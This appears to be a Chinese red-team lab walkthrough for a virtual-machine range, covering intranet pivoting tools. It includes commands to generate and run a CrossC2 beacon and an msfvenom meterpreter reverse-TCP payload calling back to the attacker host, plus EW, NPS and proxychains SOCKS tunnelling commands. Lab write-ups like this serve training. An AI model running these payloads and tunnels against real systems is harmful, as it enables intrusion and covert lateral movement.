一、环境配置
打开虚拟机镜像为挂起状态,第一时间进行快照,部分服务未做自启,重启后无法自动运行。
挂起状态,账号已默认登陆,centos为出网机,第一次运行,需重新获取桥接模式网卡ip。
除重新获取ip,不建议进行任何虚拟机操作。

参考虚拟机网络配置,添加新的网络,该网络作为内部网络。
注:名称及网段必须符合上述图片,进行了固定ip配置。
攻击机:
Kail:192.168.1.130
Windows10:192.168.1.1
服务机:
Centos 外网卡IP:192.168.1.129
Centos 内网卡IP:192.168.93.100
ububtu:192.168.93.120
Windows server 2012:192.168.93.10
Windows server 2008:192.168.93.20
Windows7:192.168.93.30
二、重点描述
打点过程这里不详细说明了,有需要的可以看看这篇文章ATT&CK实战系列——红队实战(三)
重点记录下关于内网穿透工具的使用方法及原理
CrossC2 上线centos
CS的服务端客户端的配置就不再赘述了,上篇文章已经写过了。

CS客户端开启监听(这里注意要用HTTPS协议)
Kail运行:
./genCrossC2.Linux 192.168.1.130 6666 null null Linux x64 test生成一个linux,名字为test的shell
目标机Centos运行该test文件
chmod +x test
./test
运行后即可上线
msf 上线centos


攻击机生成 shell.elf,设置监听,将 elf 文件上传至 centos,执行后攻击机成功获得一个 meterpreter。
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.1.130 LPORT=4444 -f elf > shell.elf
配置代理
EW
在kail上运行
./ew_for_linux64 -s rcsocks -l 1080 -e 8888

#将1080端口监听到的本地数据转发到 web服务器的1234端口
# 通过1080端口,将本地流量转发出去
#rcsocks、rssocks 用于反向连接
#ssocks 用于正向连接
# -l 指定本地监听的端口
# -e 指定要反弹到的机器端口
# -d 指定要反弹到机器的IP
# -f 指定要主动连接的机器 ip
# -g 指定要主动连接的机器端口
# -t 指定超时时长,默认为 1000
目标机Centos运行
./ew_for_linux64 -s rssocks -d 192.168.1.130 -e 8888将 socks5 服务器指向 1080 端口
vim /etc/proxychains.conf
windows代理软件Proxifier,打开配置代理

此时已经可以访问内网了
NPS
服务端
Kail开启服务端
nps start访问该服务端的IP:8080端口
admin/123
登录成功

新增客户端

我这里已经新增过了就不再新增了
新增完成后会看到这样一个界面

点击左边的+号,可以直接复制命令去客户端运行

客户端
下载对应操作系统的npc,解压,运行上面复制的命令(windows换成npc.exe即可)
./npc -server=192.168.1.130:8024 -vkey=m8y3fciaep9idpo2 -type=tcp

可以看到客户端成功上线
开启SOCKS代理
填写客户端ID,任意为占用端口即可

